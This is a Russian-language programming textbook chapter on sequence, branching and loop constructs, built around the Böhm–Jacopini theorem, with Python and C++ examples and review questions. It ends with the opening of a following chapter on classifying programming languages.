Хорошие новости: **можно**. В 1966 году итальянские математики **Бём и Якопини** доказали теорему, которая изменила программирование навсегда (ну или хотя бы упростила жизнь студентам). Они показали, что **любой алгоритм** можно построить всего из **трёх базовых конструкций**:

1. **Последовательность** (линейный алгоритм)
2. **Ветвление** (условие)
3. **Цикл** (повторение)

Серьёзно, **любой** алгоритм. Сортировка массива? Три конструкции. Нейросеть? Три конструкции. Управление спутником? Три конструкции (ну и много математики, но суть та же).

Эта глава связана с: - **Глава 5.1** (Алгоритм и свойства) — там мы определили алгоритм, здесь показываем из чего он строится - **Глава 4.4** (Модели решения задач) — там были жадные алгоритмы и ДП, здесь — как их реализовать - **Глава 6.1** (Языки программирования) — все языки содержат эти 3 конструкции - **Глава 6.2** (Компиляторы и интерпретаторы) — как эти конструкции превращаются в машинный код

Зачем это нужно? Потому что это **основа основ**. Без этих конструкций ты не напишешь ни одной программы. И на экзамене обязательно спросят про ветвления и циклы. Так что читай внимательно.

5.2.1. Теорема Бёма-Якопини

Формулировка

Теорема Бёма-Якопини (1966): Любой алгоритм можно составить из трёх базовых управляющих структур:

1. **Последовательность** — команды выполняются одна за другой
2. **Ветвление** — выбор одного из двух путей в зависимости от условия
3. **Цикл** — повторение последовательности команд

Практический смысл: Тебе не нужно придумывать какие-то новые конструкции. **Этих трёх достаточно** для решения любой задачи.

Исторический контекст: До 1960-х годов программы писали с кучей `GOTO` (прыжков по коду в произвольные места). Код был **нечитаемым кошмаром**. Бём и Якопини доказали, что можно обойтись без `GOTO`, используя только эти три конструкции. Так родилось **структурное программирование**.

Забавный факт: Эдсгер Дейкстра в 1968 году написал знаменитую статью "**Go To Statement Considered Harmful**" ("Оператор `GOTO` вреден"). После этого программисты начали массово отказываться от `GOTO` и переходить на структурное программирование. Хотя в современных языках (C, C++, Go) `goto` всё ещё есть, но его использование считается дурным тоном (если ты не пишешь ядро операционной системы).

5.2.2. Последовательность (линейный алгоритм)

Определение

Последовательность (линейный алгоритм) — это **простое выполнение команд одна за другой**, без условий и повторений.

Схема:

```
Команда 1
  ↓
Команда 2
  ↓
Команда 3
  ↓
...
```

Каждая команда выполняется **ровно один раз**, в строгом порядке. Никаких прыжков, никаких "если", никаких циклов.

Пример 1: Вычисление площади прямоугольника

Словесное описание:

1. Ввести длину a
2. Ввести ширину b
3. Вычислить площадь $S = a \times b$
4. Вывести S

Блок-схема:

```
○ Начало
  |
  ↓
▢ Ввести a
  |
  ↓
▢ Ввести b
  |
  ↓
▢  $S = a \times b$ 
  |
  ↓
▢ Вывести S
  |
  ↓
○ Конец
```

Псевдокод:

```
Алгоритм ПлощадьПрямоугольника:
  Ввести a
  Ввести b
   $S = a \times b$ 
  Вывести S
```

Программный код (Python):

```
a = float(input("Длина: "))
b = float(input("Ширина: "))
S = a * b
print(f"Площадь: {S}")
```

Выполнение:

```
Длина: 5
Ширина: 3
Площадь: 15
```

Просто и понятно. Никаких условий, никаких повторений. **Линейный алгоритм** — это когда ты идёшь прямо, как по рельсам.

Пример 2: Обмен значений двух переменных

Задача: Поменять местами значения двух переменных `a` и `b`.

Неправильное решение (частая ошибка):

```
a = b # Теперь a = b, но старое значение a потеряно
b = a # b = a (но a уже изменилось), поэтому b = b
```

Результат: `a = b`, `b = b`. Значение `a` потеряно. Поздравляю, ты только что сделал **классическую ошибку новичка**.

Правильное решение (с временной переменной):

```
temp = a # Сохранили старое значение a
a = b    # Присвоили a значение b
b = temp # Присвоили b старое значение a
```

Программный код (Python):

```
a = 5
b = 10
print(f"До обмена: a = {a}, b = {b}")

temp = a
a = b
b = temp

print(f"После обмена: a = {a}, b = {b}")
```

Вывод:

```
До обмена: a = 5, b = 10
После обмена: a = 10, b = 5
```

Красивый способ в Python (без temp):

```
a, b = b, a
```

Это работает благодаря **множественному присваиванию** (tuple unpacking). Но это специфика Python — в C++ или Java так не сделаешь.

Пример 3: Вычисление дискриминанта квадратного уравнения

Задача: Для уравнения ($ax^2 + bx + c = 0$) вычислить дискриминант ($D = b^2 - 4ac$).

Псевдокод:

```
Алгоритм Дискриминант:
    Ввести a, b, c
```

```
D = b2 - 4 × a × c
Вывести D
```

Программный код (Python):

```
a = float(input("a = "))
b = float(input("b = "))
c = float(input("c = "))
D = b**2 - 4*a*c
print(f"Дискриминант: {D}")
```

Выполнение:

```
a = 1
b = -5
c = 6
Дискриминант: 1.0
```

(Для любопытных: $x^2 - 5x + 6 = 0 \rightarrow x_1 = 2, x_2 = 3$)

Когда использовать последовательность?

- Простые вычисления (площадь, объём, формулы)
- Преобразование данных (перевод температуры, валюты)
- Вывод информации (приветствие, инструкция)

Ограничения: Линейный алгоритм **не может принимать решения** (для этого нужно ветвление) и **не может повторяться** (для этого нужен цикл).

5.2.3. Ветвление (условный оператор)

Определение

Ветвление (условный оператор) — это конструкция, которая **выбирает** один из двух (или более) путей выполнения в зависимости от **условия**.

Схема:

```
    ◇ Условие?
   /         \
  Да          Нет
  /           \
Действие 1    Действие 2
```

Если условие **истинно** (True) — выполняется одна ветка. Если **ложно** (False) — другая.

Виды ветвлений

1. Полное ветвление (if-else)

Есть два пути: одно действие, если условие истинно, другое — если ложно.

Синтаксис (псевдокод):

```
Если <условие>, то:
    <действие 1>
```



```
Иначе:  
    <действие 2>
```

Синтаксис (Python):

```
if условие:  
    действие_1  
else:  
    действие_2
```

Пример: Проверка числа на чётность

```
n = int(input("Введите число: "))  
if n % 2 == 0:  
    print("Чётное")  
else:  
    print("Нечётное")
```

Выполнение:

```
Введите число: 7  
Нечётное
```

2. Неполное ветвление (if без else)

Один путь: если условие истинно — выполняем действие, иначе — ничего не делаем.

Синтаксис (псевдокод):

```
Если <условие>, то:  
    <действие>
```

Пример: Проверка на отрицательность

```
x = int(input("Введите число: "))  
if x < 0:  
    print("Число отрицательное")  
# Если x >= 0, ничего не происходит
```

Выполнение (x = -5):

```
Введите число: -5  
Число отрицательное
```

Выполнение (x = 10):

```
Введите число: 10  
(Ничего не выводится)
```

3. Множественное ветвление (if-elif-else)

Несколько условий проверяются последовательно. Как только одно из них истинно — выполняется соответствующее действие, остальные пропускаются.

Синтаксис (Python):

```

if условие_1:
    действие_1
elif условие_2:
    действие_2
elif условие_3:
    действие_3
else:
    действие_по_умолчанию

```

Пример: Определение знака числа

```

x = int(input("Введите число: "))
if x > 0:
    print("Положительное")
elif x < 0:
    print("Отрицательное")
else:
    print("Ноль")

```

Выполнение:

```

Введите число: -3
Отрицательное

```

4. Вложенные условия (if внутри if)

Условие внутри условия. Нужно для сложных проверок.

Пример: Нахождение максимума из трёх чисел

```

a = int(input("a = "))
b = int(input("b = "))
c = int(input("c = "))

if a >= b:
    if a >= c:
        max_val = a
    else:
        max_val = c
else:
    if b >= c:
        max_val = b
    else:
        max_val = c

print(f"Максимум: {max_val}")

```

Выполнение:

```

a = 5
b = 12
c = 8
Максимум: 12

```

Альтернативный способ (без вложенности):

```

a = 5
b = 12

```

```
c = 8
max_val = max(a, b, c)
print(f"Максимум: {max_val}")
```

Встроенная функция `max()` — это **красота**. Но на экзамене тебя могут попросить написать **вручную**, так что знай оба способа.

Пример: Решение квадратного уравнения

Задача: Решить уравнение ($ax^2 + bx + c = 0$).

Алгоритм: 1. Вычислить дискриминант ($D = b^2 - 4ac$) 2. Если ($D > 0$) — два корня: ($x_1 = \frac{-b + \sqrt{D}}{2a}$), ($x_2 = \frac{-b - \sqrt{D}}{2a}$) 3. Если ($D = 0$) — один корень: ($x = \frac{-b}{2a}$) 4. Если ($D < 0$) — корней нет (в действительных числах)

Программный код (Python):

```
import math

a = float(input("a = "))
b = float(input("b = "))
c = float(input("c = "))

D = b**2 - 4*a*c

if D > 0:
    x1 = (-b + math.sqrt(D)) / (2*a)
    x2 = (-b - math.sqrt(D)) / (2*a)
    print(f"Два корня: x1 = {x1}, x2 = {x2}")
elif D == 0:
    x = -b / (2*a)
    print(f"Один корень: x = {x}")
else:
    print("Корней нет (дискриминант отрицательный)")
```

Выполнение ($D > 0$):

```
a = 1
b = -3
c = 2
Два корня: x1 = 2.0, x2 = 1.0
```

Выполнение ($D = 0$):

```
a = 1
b = -2
c = 1
Один корень: x = 1.0
```

Выполнение ($D < 0$):

```
a = 1
b = 0
c = 1
Корней нет (дискриминант отрицательный)
```

Switch-case (множественный выбор)

В языках типа C++, Java, Go есть конструкция **switch-case** для удобного множественного выбора.

Синтаксис (C++):

```
switch (переменная) {
    case значение1:
        действие1;
        break;
    case значение2:
        действие2;
        break;
    default:
        действие_по_умолчанию;
}
```

Пример: Меню выбора операции

```
#include <iostream>
using namespace std;

int main() {
    int choice;
    cout << "Выберите операцию (1-4): ";
    cin >> choice;

    switch (choice) {
        case 1:
            cout << "Сложение" << endl;
            break;
        case 2:
            cout << "Вычитание" << endl;
            break;
        case 3:
            cout << "Умножение" << endl;
            break;
        case 4:
            cout << "Деление" << endl;
            break;
        default:
            cout << "Неверный выбор" << endl;
    }

    return 0;
}
```


Важно: В C++ **обязательно** ставить `break`, иначе выполнение "провалится" в следующий `case` (это называется **fall-through**). В Python **нет** `switch` до версии 3.10 (там добавили `match-case`).

5.2.4. Цикл с предусловием (while)

Определение

Цикл с предусловием (while) — это конструкция, которая **повторяет** блок команд, **пока** условие истинно.

Схема:



Ключевая особенность: Условие проверяется **перед** выполнением тела цикла. Если условие сразу ложно — тело **не** выполнится ни разу.

Синтаксис (псевдокод):

```
Пока <условие>:
    <тело цикла>
```

Синтаксис (Python):

```
while условие:
    тело_цикла
```

Пример 1: Вывод чисел от 1 до 10

Программный код (Python):

```
i = 1
while i <= 10:
    print(i)
    i += 1
```

Вывод:

```
1
2
3
4
5
6
7
8
9
10
```

Пошаговое выполнение:

```
Шаг 1: i = 1, i <= 10? Да → вывод 1, i = 2
Шаг 2: i = 2, i <= 10? Да → вывод 2, i = 3
...
Шаг 10: i = 10, i <= 10? Да → вывод 10, i = 11
Шаг 11: i = 11, i <= 10? Нет → выход из цикла
```

Пример 2: Факториал числа

Задача: Вычислить ($n! = 1 \times 2 \times 3 \times \dots \times n$).

Псевдокод:

```

Алгоритм Факториал(n):
    result = 1
    i = 1
    Пока i <= n:
        result = result × i
        i = i + 1
    Вернуть result

```

Программный код (Python):

```

n = int(input("Введите число: "))
result = 1
i = 1
while i <= n:
    result *= i
    i += 1
print(f"{n}! = {result}")

```

Выполнение:

```

Введите число: 5
5! = 120

```

Пошаговое выполнение:

```

i = 1: result = 1 × 1 = 1
i = 2: result = 1 × 2 = 2
i = 3: result = 2 × 3 = 6
i = 4: result = 6 × 4 = 24
i = 5: result = 24 × 5 = 120
i = 6: i > n → ВЫХОД

```

Пример 3: Алгоритм Евклида (НОД)

Задача: Найти наибольший общий делитель (НОД) двух чисел.

Алгоритм:

```

Пока b ≠ 0:
    r = a mod b
    a = b
    b = r
Вернуть a

```

Программный код (Python):

```

a = int(input("a = "))
b = int(input("b = "))

while b != 0:
    a, b = b, a % b

print(f"НОД = {a}")

```

Выполнение:

```
a = 48
b = 18
НОД = 6
```

Когда цикл не выполнится ни разу?

Если условие **изначально ложно**, тело цикла **не выполнится**.

Пример:

```
i = 20
while i <= 10:
    print(i) # Не выполнится
    i += 1
```

Условие `i <= 10` сразу ложно ($20 > 10$), поэтому цикл пропускается.


5.2.5. Цикл с постусловием (do-while)

Определение

Цикл с постусловием (do-while) — это конструкция, которая **сначала выполняет тело цикла**, а **затем проверяет условие**.

Ключевая особенность: Тело цикла выполнится **хотя бы один раз**, даже если условие изначально ложно.

Схема:



Синтаксис (псевдокод):

```
Выполнить :
    <тело цикла>
Пока <условие>
```

Синтаксис (C++):

```
do {
    тело_цикла;
} while (условие);
```

В Python нет do-while. Но можно эмулировать:

```
while True:
    тело_цикла
    if not условие:
        break
```

Пример: Ввод числа с проверкой

Задача: Запросить у пользователя число от 1 до 10. Если ввёл не то — запросить снова.

Программный код (C++):

```
#include <iostream>
using namespace std;

int main() {
    int n;
    do {
        cout << "Введите число от 1 до 10: ";
        cin >> n;
    } while (n < 1 || n > 10);

    cout << "Вы ввели: " << n << endl;
    return 0;
}
```

Выполнение:

```
Введите число от 1 до 10: 15
Введите число от 1 до 10: 0
Введите число от 1 до 10: 7
Вы ввели: 7
```

Почему do-while? Потому что нужно **хотя бы раз** спросить у пользователя число. С обычным `while` пришлось бы дублировать код.

Эмуляция в Python:

```
while True:
    n = int(input("Введите число от 1 до 10: "))
    if 1 <= n <= 10:
        break
print(f"Вы ввели: {n}")
```

Когда использовать do-while?

- **Ввод данных с проверкой** (пока пользователь не введёт правильное значение)
 - **Меню программы** (показать меню хотя бы один раз, затем повторять по выбору пользователя)
-

5.2.6. Цикл со счётчиком (for)

Определение

Цикл со счётчиком (for) — это конструкция для повторения действий заданное количество раз.

Ключевая особенность: Используется, когда **заранее известно**, сколько раз нужно выполнить цикл.

Синтаксис (псевдокод):

```
Для i от начало до конец:
    <тело цикла>
```

Синтаксис (Python):


```
for i in range(начало, конец):  
    тело_цикла
```

Синтаксис (C++):

```
for (инициализация; условие; инкремент) {  
    тело_цикла;  
}
```

Пример 1: Вывод чисел от 1 до 10

Python:

```
for i in range(1, 11): # range(1, 11) даёт [1, 2, ..., 10]  
    print(i)
```

C++:

```
for (int i = 1; i <= 10; i++) {  
    cout << i << endl;  
}
```

Вывод:

```
1  
2  
3  
...  
10
```

Пример 2: Сумма элементов массива

Задача: Найти сумму всех элементов массива.

Python:

```
arr = [3, 7, 2, 9, 5]  
total = 0  
for num in arr:  
    total += num  
print(f"Сумма: {total}")
```

Вывод:

```
Сумма: 26
```

C++:

```
int arr[] = {3, 7, 2, 9, 5};  
int n = 5;  
int total = 0;  
for (int i = 0; i < n; i++) {  
    total += arr[i];  
}  
cout << "Сумма: " << total << endl;
```

Пример 3: Таблица умножения

Задача: Вывести таблицу умножения для числа 5.

Python:

```
n = 5
for i in range(1, 11):
    print(f"{n} × {i} = {n * i}")
```

Вывод:

```
5 × 1 = 5
5 × 2 = 10
5 × 3 = 15
...
5 × 10 = 50
```

Пример 4: Факториал числа (цикл for)

Python:

```
n = 5
result = 1
for i in range(1, n + 1):
    result *= i
print(f"{n}! = {result}")
```

Вывод:

```
5! = 120
```

5.2.7. Вложенные циклы

Определение

Вложенные циклы — это цикл внутри цикла. Используется для работы с **многомерными данными** (таблицы, матрицы) или для **перебора всех комбинаций**.

Схема:

```
Для i от 1 до n:
    Для j от 1 до m:
        действие(i, j)
```

Сложность: Если внешний цикл выполняется n раз, а внутренний — m раз, то тело внутреннего цикла выполнится $n \times m$ раз. Если $n = m$, то сложность $O(n^2)$.

Пример 1: Таблица умножения (полная)

Задача: Вывести таблицу умножения от 1 до 10.

Python:

```
for i in range(1, 11):
    for j in range(1, 11):
```

```
print(f"{i} × {j} = {i * j}")
print() # Пустая строка после каждой таблицы
```

Вывод (фрагмент):

```
1 × 1 = 1
1 × 2 = 2
...
1 × 10 = 10

2 × 1 = 2
2 × 2 = 4
...
```

Пример 2: Матрица (двумерный массив)

Задача: Вывести все элементы матрицы 3×3.

Python:

```
matrix = [
    [1, 2, 3],
    [4, 5, 6],
    [7, 8, 9]
]

for i in range(3):
    for j in range(3):
        print(matrix[i][j], end=" ")
    print() # Переход на новую строку
```

Вывод:

```
1 2 3
4 5 6
7 8 9
```

Пример 3: Проверка числа на простоту

Задача: Проверить, является ли число `n` простым (делится только на 1 и на себя).

Алгоритм: - Перебираем все числа от 2 до (\sqrt{n}) - Если хотя бы одно из них делит `n` — число составное - Если ни одно не делит — число простое

Python:

```
import math

n = int(input("Введите число: "))

if n < 2:
    print("Не простое")
else:
    is_prime = True
    for i in range(2, int(math.sqrt(n)) + 1):
        if n % i == 0:
            is_prime = False
            break # Нашли делитель, дальше проверять не нужно
```

```

if is_prime:
    print("Простое")
else:
    print("Не простое")

```

Выполнение:

```

Введите число: 29
Простое

```

Почему до \sqrt{n} ? Потому что если у числа есть делитель больше \sqrt{n} , то обязательно есть делитель меньше \sqrt{n} . Например, для 36: $(36 = 6 \times 6)$, $(36 = 4 \times 9)$, $(36 = 2 \times 18)$. Все делители больше 6 имеют парные делители меньше 6. Так что проверять дальше 6 смысла нет.

Пример 4: Треугольник из звёздочек

Задача: Вывести треугольник:

```

*
**
***
****
*****

```

Python:

```

n = 5
for i in range(1, n + 1):
    for j in range(i):
        print("*", end="")
    print()

```

Пошаговое выполнение:

```

i = 1: выводим 1 звёздочку
i = 2: выводим 2 звёздочки
i = 3: выводим 3 звёздочки
...

```

5.2.8. Операторы управления циклом: break и continue

break (досрочный выход из цикла)

break — немедленно прерывает выполнение цикла и выходит из него.

Пример: Поиск первого делителя числа

```

n = int(input("Введите число: "))
for i in range(2, n):
    if n % i == 0:
        print(f"Первый делитель: {i}")
        break # Нашли делитель, дальше искать не нужно

```

Выполнение:

```
Введите число: 100
Первый делитель: 2
```

Без `break` цикл продолжил бы перебирать все числа от 2 до 99, хотя ответ уже найден.

`continue` (переход к следующей итерации)

`continue` — пропускает оставшуюся часть тела цикла и переходит к следующей итерации.

Пример: Вывод только нечётных чисел от 1 до 10

```
for i in range(1, 11):
    if i % 2 == 0:
        continue # Пропускаем чётные числа
    print(i)
```

Вывод:

```
1
3
5
7
9
```

Без `continue` (альтернативный способ):

```
for i in range(1, 11):
    if i % 2 != 0:
        print(i)
```

Оба способа работают одинаково. `continue` полезен, когда нужно пропустить сложную логику для некоторых элементов.

Разница между `break` и `continue`

Оператор	Действие	Когда использовать
<code>break</code>	Выход из цикла	Найден ответ, дальше искать не нужно
<code>continue</code>	Переход к следующей итерации	Пропустить текущий элемент

Пример: Поиск и вывод всех простых чисел до 50

```
for n in range(2, 51):
    is_prime = True
    for i in range(2, int(n**0.5) + 1):
        if n % i == 0:
            is_prime = False
            break # Нашли делитель, n не простое
    if is_prime:
        print(n)
```

Вывод:

```
2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31, 37, 41, 43, 47
```

5.2.9. Бесконечные циклы

Что такое бесконечный цикл?

Бесконечный цикл — это цикл, который **никогда не завершается** (условие всегда истинно).

Пример (нарочно):

```
while True:
    print("Привет")
```

Этот цикл будет выводить "Привет" **вечно**, пока ты не нажмёшь `Ctrl+C` (прерывание программы).

Когда бесконечные циклы полезны?

1. **Серверы** — слушают запросы постоянно
2. **Игровые циклы** — игра работает, пока игрок не закроет её
3. **Операционные системы** — работают "бесконечно"
4. **Меню программы** — повторяется, пока пользователь не выберет "Выход"

Пример: Меню программы

```
while True:
    print("\nМеню:")
    print("1. Сложение")
    print("2. Вычитание")
    print("3. Выход")
    choice = int(input("Выбор: "))

    if choice == 1:
        a = float(input("a = "))
        b = float(input("b = "))
        print(f"Сумма: {a + b}")
    elif choice == 2:
        a = float(input("a = "))
        b = float(input("b = "))
        print(f"Разность: {a - b}")
    elif choice == 3:
        print("Выход из программы")
        break # Выход из бесконечного цикла
    else:
        print("Неверный выбор")
```

Выполнение:

```
Меню:
1. Сложение
2. Вычитание
3. Выход
Выбор: 1
a = 5
b = 3
Сумма: 8

Меню:
1. Сложение
2. Вычитание
3. Выход
```

Выбор: 3
Выход из программы

Как избежать нежелательных бесконечных циклов?

Частая ошибка новичков:

```
i = 1
while i <= 10:
    print(i)
    # Забыли написать i += 1
```

Переменная `i` **не изменяется**, условие `i <= 10` всегда истинно → бесконечный цикл.

Правильно:

```
i = 1
while i <= 10:
    print(i)
    i += 1 # Не забывай!
```

5.2.10. Примеры задач

Теперь давайте разберём **10 задач**, которые показывают применение всех трёх конструкций.

Задача 1: Факториал числа

Задача: Вычислить ($n!$).

Программный код (Python):

```
n = int(input("n = "))
result = 1
for i in range(1, n + 1):
    result *= i
print(f"{n}! = {result}")
```

Выполнение:

```
n = 6
6! = 720
```

Задача 2: Сумма цифр числа

Задача: Найти сумму цифр числа. Например, для 1234 сумма = $1 + 2 + 3 + 4 = 10$.

Алгоритм: 1. Берём последнюю цифру: `n % 10` 2. Прибавляем к сумме 3. Отбрасываем последнюю цифру: `n = n // 10` 4. Повторяем, пока `n != 0`

Программный код (Python):

```
n = int(input("Введите число: "))
total = 0
while n > 0:
    total += n % 10
```

```
n //= 10
print(f"Сумма цифр: {total}")
```

Выполнение:

```
Введите число: 1234
Сумма цифр: 10
```

Пошаговое выполнение:

```
n = 1234: последняя цифра = 4, total = 4, n = 123
n = 123:  последняя цифра = 3, total = 7, n = 12
n = 12:   последняя цифра = 2, total = 9, n = 1
n = 1:    последняя цифра = 1, total = 10, n = 0
n = 0 → выход
```

Задача 3: Реверс числа

Задача: Перевернуть число. Например, 1234 → 4321.

Алгоритм: 1. Берём последнюю цифру: `digit = n % 10` 2. Добавляем к результату: `reversed = reversed * 10 + digit` 3. Отбрасываем последнюю цифру: `n = n // 10` 4. Повторяем, пока `n != 0`

Программный код (Python):

```
n = int(input("Введите число: "))
reversed_n = 0
while n > 0:
    reversed_n = reversed_n * 10 + n % 10
    n //= 10
print(f"Перевернутое: {reversed_n}")
```

Выполнение:

```
Введите число: 1234
Перевернутое: 4321
```

Пошаговое выполнение:

```
n = 1234: digit = 4, reversed = 0×10 + 4 = 4, n = 123
n = 123:  digit = 3, reversed = 4×10 + 3 = 43, n = 12
n = 12:   digit = 2, reversed = 43×10 + 2 = 432, n = 1
n = 1:    digit = 1, reversed = 432×10 + 1 = 4321, n = 0
n = 0 → выход
```

Задача 4: Числа Фибоначчи

Задача: Вывести первые n чисел Фибоначчи.

Последовательность Фибоначчи: ($F_0 = 0$, $F_1 = 1$, $F_n = F_{n-1} + F_{n-2}$).

Программный код (Python):

```
n = int(input("Сколько чисел вывести: "))
a, b = 0, 1
for _ in range(n):
```



```
print(a, end=" ")
a, b = b, a + b
```

Выполнение:

```
Сколько чисел вывести: 10
0 1 1 2 3 5 8 13 21 34
```

Задача 5: Проверка на простоту

Задача: Проверить, является ли число простым.

Программный код (Python):

```
import math

n = int(input("Введите число: "))

if n < 2:
    print("Не простое")
else:
    is_prime = True
    for i in range(2, int(math.sqrt(n)) + 1):
        if n % i == 0:
            is_prime = False
            break

    print("Простое" if is_prime else "Не простое")
```

Выполнение:

```
Введите число: 17
Простое
```

Задача 6: Поиск минимума и максимума в массиве

Задача: Найти минимальный и максимальный элемент массива.

Программный код (Python):

```
arr = [3, 7, 2, 9, 5, 1, 8]
min_val = arr[0]
max_val = arr[0]

for num in arr:
    if num < min_val:
        min_val = num
    if num > max_val:
        max_val = num

print(f"Минимум: {min_val}, Максимум: {max_val}")
```

Вывод:

```
Минимум: 1, Максимум: 9
```

Задача 7: Подсчёт элементов с условием

Задача: Подсчитать количество чётных чисел в массиве.

Программный код (Python):

```
arr = [3, 7, 2, 9, 5, 1, 8, 4]
count = 0

for num in arr:
    if num % 2 == 0:
        count += 1

print(f"Количество чётных: {count}")
```

Вывод:

```
Количество чётных: 3
```

Задача 8: Таблица квадратов

Задача: Вывести таблицу квадратов чисел от 1 до 10.

Программный код (Python):

```
for i in range(1, 11):
    print(f"{i}² = {i**2}")
```

Вывод:

```
1² = 1
2² = 4
3² = 9
...
10² = 100
```

Задача 9: Сумма чётных чисел от 1 до N

Задача: Найти сумму всех чётных чисел от 1 до N.

Программный код (Python):

```
n = int(input("N = "))
total = 0
for i in range(2, n + 1, 2): # range с шагом 2
    total += i
print(f"Сумма чётных: {total}")
```

Выполнение:

```
N = 10
Сумма чётных: 30
```

(2 + 4 + 6 + 8 + 10 = 30)

Задача 10: Двумерный массив — сумма всех элементов

Задача: Найти сумму всех элементов матрицы 3×3.

Программный код (Python):

```
matrix = [
    [1, 2, 3],
    [4, 5, 6],
    [7, 8, 9]
]

total = 0
for i in range(3):
    for j in range(3):
        total += matrix[i][j]

print(f"Сумма всех элементов: {total}")
```

Вывод:

```
Сумма всех элементов: 45
```

(1+2+3+4+5+6+7+8+9 = 45)

Термины и определения

Теорема Бёма-Якопини — доказательство того, что любой алгоритм можно построить из трёх конструкций: последовательность, ветвление, цикл.

Последовательность (линейный алгоритм) — выполнение команд одна за другой, без условий и повторений.

Ветвление (условный оператор) — выбор одного из путей выполнения в зависимости от условия.

Полное ветвление — есть ветка для "истина" и для "ложь" (if-else).

Неполное ветвление — есть только ветка для "истина" (if без else).

Множественное ветвление — несколько условий проверяются последовательно (if-elif-else или switch-case).

Вложенные условия — условие внутри условия (if внутри if).

Цикл с предусловием (while) — условие проверяется **до** выполнения тела цикла. Может не выполниться ни разу.

Цикл с постусловием (do-while) — условие проверяется **после** выполнения тела цикла. Выполняется хотя бы один раз.

Цикл со счётчиком (for) — повторение действий заданное количество раз (известно заранее).

Вложенные циклы — цикл внутри цикла. Используется для многомерных данных или перебора всех комбинаций.

break — досрочный выход из цикла.

continue — переход к следующей итерации цикла (пропуск оставшейся части тела).

Бесконечный цикл — цикл, который никогда не завершается (условие всегда истинно). Используется в серверах, игровых циклах, ОС.

Сложность $O(n^2)$ — характерна для двух вложенных циклов по n итераций.

Контрольные вопросы

Теоретические:

1. Сформулируйте теорему Бёма-Якопини.

Подсказка: любой алгоритм можно построить из трёх конструкций.

2. Назовите три базовые алгоритмические конструкции.

Ответ: последовательность, ветвление, цикл.

3. Чем отличается полное ветвление от неполного?

Подсказка: полное — *if-else*, неполное — *if без else*.

4. Чем отличается *while* от *do-while*?

Подсказка: *while* проверяет условие до выполнения, *do-while* — после. *do-while* выполнится хотя бы один раз.

5. Когда использовать цикл *for*, а когда *while*?

Подсказка: *for* — когда известно количество итераций, *while* — когда неизвестно (зависит от условия).

6. Что делает оператор *break*? А *continue*?

Ответ: *break* — выход из цикла, *continue* — переход к следующей итерации.

7. Какая сложность у алгоритма с двумя вложенными циклами ($n \times n$)?

Ответ: $O(n^2)$.

8. Когда бесконечный цикл — это нормально?

Подсказка: серверы, игровые циклы, ОС, меню программы.

Практические:

1. **Задача:** Напишите псевдокод алгоритма, который проверяет, чётное ли число.

Ответ: Ввести *n* Если $n \bmod 2 = 0$, то: Вывести "Чётное" Иначе: Вывести "Нечётное"

2. **Задача:** Найдите сумму чисел от 1 до 100 с помощью цикла.

Ответ:

```
python total = 0 for i in range(1, 101): total += i print(total) # 5050
```

3. **Задача:** Напишите алгоритм, который выводит все числа от 10 до 1 (в обратном порядке).

Ответ:

```
python for i in range(10, 0, -1): print(i)
```

4. **Задача:** Напишите алгоритм, который считает сумму цифр числа 9876.

Ответ:

```
python n = 9876 total = 0 while n > 0: total += n % 10 n //= 10 print(total) # 30
```

5. **Задача:** Напишите алгоритм, который проверяет, является ли число 29 простым.

Ответ:

```
python import math n = 29 is_prime = True for i in range(2, int(math.sqrt(n)) + 1): if n % i == 0: is_prime = False break print("Простое" if is_prime else "Не простое") # Простое
```

6. **Задача:** Напишите алгоритм, который выводит первые 8 чисел Фибоначчи.

Ответ:

```
python a, b = 0, 1 for _ in range(8): print(a, end=" ") a, b = b, a + b # Вывод: 0 1 1 2 3 5 8 13
```

7. **Задача:** Найдите максимум в массиве [12, 7, 19, 3, 25, 10].

Ответ:

```
python arr = [12, 7, 19, 3, 25, 10] max_val = arr[0] for num in arr: if num > max_val: max_val = num print(max_val) # 25
```

Заключение

Поздравляю, теперь ты знаешь **три кита программирования**: последовательность, ветвление, цикл. Серьёзно, это **всё**, что нужно для написания любой программы (ну почти).

Главное, что нужно запомнить:

1. **Теорема Бёма-Якопини**: Любой алгоритм = последовательность + ветвление + цикл.
2. **Последовательность** — команды выполняются по порядку (линейный алгоритм).
3. **Ветвление (if-else)** — выбор пути в зависимости от условия.
4. **Цикл while** — повторение, пока условие истинно (проверка **до** выполнения).
5. **Цикл do-while** — повторение, пока условие истинно (проверка **после** выполнения, выполнится хотя бы один раз).
6. **Цикл for** — повторение заданное количество раз (счётчик известен).
7. **Вложенные циклы** — цикл внутри цикла (сложность $O(n^2)$).
8. **break** — выход из цикла, **continue** — переход к следующей итерации.
9. **Бесконечный цикл** — полезен для серверов, игр, ОС, меню.

На экзамене могут попросить: - Написать псевдокод с if-else → помни про полное/неполное ветвление - Написать цикл для вычисления факториала → используй for или while - Оценить сложность вложенных циклов → $n \times m = O(n^2)$, если $n = m$ - Найти ошибку в коде (бесконечный цикл, забыли $i += 1$) → проверяй условие выхода

Следующая глава: 6.1 Классификация языков программирования (разберём языки низкого/высокого уровня, компилируемые/интерпретируемые, парадигмы)

Предыдущая глава: 5.1 Алгоритм и его свойства. Способы описания

Теперь у тебя есть весь инструментарий для написания алгоритмов. Осталось применить его на практике (и не забыть на экзамене). Удачи!

Глава 6.1: Классификация языков программирования

Введение

В главе 5 мы разобрались, что алгоритмы можно описывать разными способами: словами, блок-схемами, псевдокодом или программным кодом. Если первые три способа — для людей, то код — для компьютера (и для тех, кто его дебажит в 3 часа ночи, проклиная себя за карьеру программиста).

Но вот незадача: языков программирования существует **сотни**. C, Python, Java, JavaScript, Rust, Go, Haskell, PHP, Ruby, Kotlin, Swift, TypeScript, и это только начало. Зачем столько? Потому что каждая задача требует своих инструментов. Писать операционную систему на Python — идея, мягко говоря, херовая. А веб-сайт на ассемблере — техно-мазохизм чистой воды.

В этой главе разберём, как языки классифицируются, чем отличаются, и почему программисты бесконечно спорят, какой язык лучше (спойлер: лучше тот, на котором ты можешь решить свою задачу, не потеряв рассудок).

6.1.1. Классификация по уровню абстракции

